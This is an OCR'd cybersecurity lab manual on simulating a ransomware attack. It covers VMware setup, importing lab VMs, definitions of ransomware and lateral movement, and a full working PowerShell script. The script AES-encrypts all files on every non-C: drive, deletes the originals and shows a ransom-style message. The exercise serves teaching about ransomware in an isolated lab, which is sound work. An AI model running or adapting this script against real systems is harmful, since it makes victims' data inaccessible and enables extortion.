
Lab Manual 9

Ransomware Attack Simulation


How to Install VMWare Workstation

Click on below link for official Broadcom Account.
https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion


Click on Download Now.




There is no direct link to download the VMWare Workstation. You must register if you don't have a Broadcom account or log in if you are already a user. If you register an account, you should enter a valid email to which a confirmation code will be sent. Then, fill in the necessary (*) fields and choose a strong password. Accept (tick) the "Terms and Conditions".




The “Installation Pop-up” will appear. Click “Next”.




Tick the “I accept the terms in the License Agreement.”




Tick “Add VMWare Workstation console tools into system PATH.” You can also choose another drive to install the app by selecting the “Change” icon. If you have only one drive or adequate space, leave it as it is.




You can optionally tick the boxes in the “User Experience Settings.” It is best not to tick them if you don’t need to.




- Tick the two boxes of the “Shortcuts.”




Click the “Install” button if everything is ready.




Wait for the installation to complete and click “Finish.”



Tick “Use VMware Workstation 17 for Personal Use” and Continue.




Already have an exported virtual machine, import it by clicking **“Open a Virtual Machine.”**



- Open a Virtual Machine
- Click File → Import Appliance
- Select your exported .ovf file
- Click Next → Import

By following this procedure, you can export four virtual machines: two with window 10, one with Ubuntu and one with Kali Linux installed.



Ransomware

Ransomware is a type of malicious software (malware) that **encrypts or blocks access to a victim's data or system**. Ransomware represents one of the most severe and costly cybersecurity threats confronting both standalone systems and enterprise-scale networks. Attacks not only encrypt or lock critical data but also inflict massive operational and financial damage on affected organizations.


Now, run the ransomware script on a Windows 10 virtual machine and observe how it encrypts data across all system drives. This experiment demonstrates the behavior of ransomware, including how it accesses files, applies encryption, and renders data inaccessible to the user.

Script

```
  param(
  [switch] $Decrypt
)

# Default password securely stored
$SecurePassword = ConvertTo-SecureString "Pen@##123" -
AsPlainText -Force
$Password = [System.Net.NetworkCredential]::new('',
$SecurePassword).Password
```


```
function Get-AesKeyIv($password) {
  $salt = [Text.Encoding]::UTF8.GetBytes("static_salt_for_demo")  #
Change for real use
  $deriveBytes = New-Object
System.Security.Cryptography.Rfc2898DeriveBytes($password, $salt,
10000)
  $key = $deriveBytes.GetBytes(32)
  $iv = $deriveBytes.GetBytes(16)
  return @{ Key = $key; IV = $iv }
}

function EncryptOrDecryptFiles($FolderPath, $Decrypt, $Password) {
  if ($Decrypt) {
    Get-ChildItem -Path $FolderPath -Filter *.enc -File -Recurse |
ForEach-Object {
      $outPath = $_.FullName -replace '\.enc$', ''
      $aesInfo = Get-AesKeyIv $Password
      $aes = [System.Security.Cryptography.Aes]::Create()
      $aes.Mode = 'CBC'
      $aes.Key = $aesInfo.Key
      $aes.IV = $aesInfo.IV
      $transform = $aes.CreateDecryptor()
      $input = [System.IO.File]::ReadAllBytes($_.FullName)
      $ms = New-Object System.IO.MemoryStream
      $cs = New-Object
System.Security.Cryptography.CryptoStream($ms, $transform,
[System.Security.Cryptography.CryptoStreamMode]::Write)
      $cs.Write($input, 0, $input.Length)
      $cs.FlushFinalBlock()
      $bytes = $ms.ToArray()
      $cs.Close(); $ms.Close()
      [System.IO.File]::WriteAllBytes($outPath, $bytes)
      Remove-Item $_.FullName -Force
    }
  } else {
    Get-ChildItem -Path $FolderPath -Filter *.* -File -Recurse | ForEach-
Object {
      if ($_.Extension -eq '.enc') { return }
      $bytes = [System.IO.File]::ReadAllBytes($_.FullName)
      $aesInfo = Get-AesKeyIv $Password
      $aes = [System.Security.Cryptography.Aes]::Create()
      $aes.Mode = 'CBC'
      $aes.Key = $aesInfo.Key
      $aes.IV = $aesInfo.IV
      $transform = $aes.CreateEncryptor()
      $ms = New-Object System.IO.MemoryStream
      $cs = New-Object
System.Security.Cryptography.CryptoStream($ms, $transform,
[System.Security.Cryptography.CryptoStreamMode]::Write)
      $cs.Write($bytes, 0, $bytes.Length)
```

```
        $cs.FlushFinalBlock()
        $enc = $ms.ToArray()
        $cs.Close(); $ms.Close()
        $outPath = $_.FullName + ".enc"
        [System.IO.File]::WriteAllBytes($outPath, $enc)
        Remove-Item $_.FullName -Force
      }
    }
}

# Process all drives except C:
$drives = Get-PSDrive -PSProvider FileSystem | Where-Object
{ $_.Name -ne 'C' }
foreach ($drive in $drives) {
  $drivePath = $drive.Root
  EncryptOrDecryptFiles $drivePath $Decrypt $Password
}
# Show final message box
Add-Type -AssemblyName System.Windows.Forms
$msg = if ($Decrypt) { "🔓 Your data has been decrypted." } else { "
🔒 Your data has been encrypted." }
[System.Windows.Forms.MessageBox]::Show($msg, "Process
Complete")
```




Lateral movement


Lateral movement is a stage of a cyberattack in which ransomware spreads from the initially compromised system to other systems within the same network. After gaining initial access, the ransomware scans the network to identify live hosts and trusted connections, such as shared resources or accessible credentials. By moving laterally, ransomware can infect multiple machines, including critical servers, increasing the scope of encryption and overall impact of the attack.



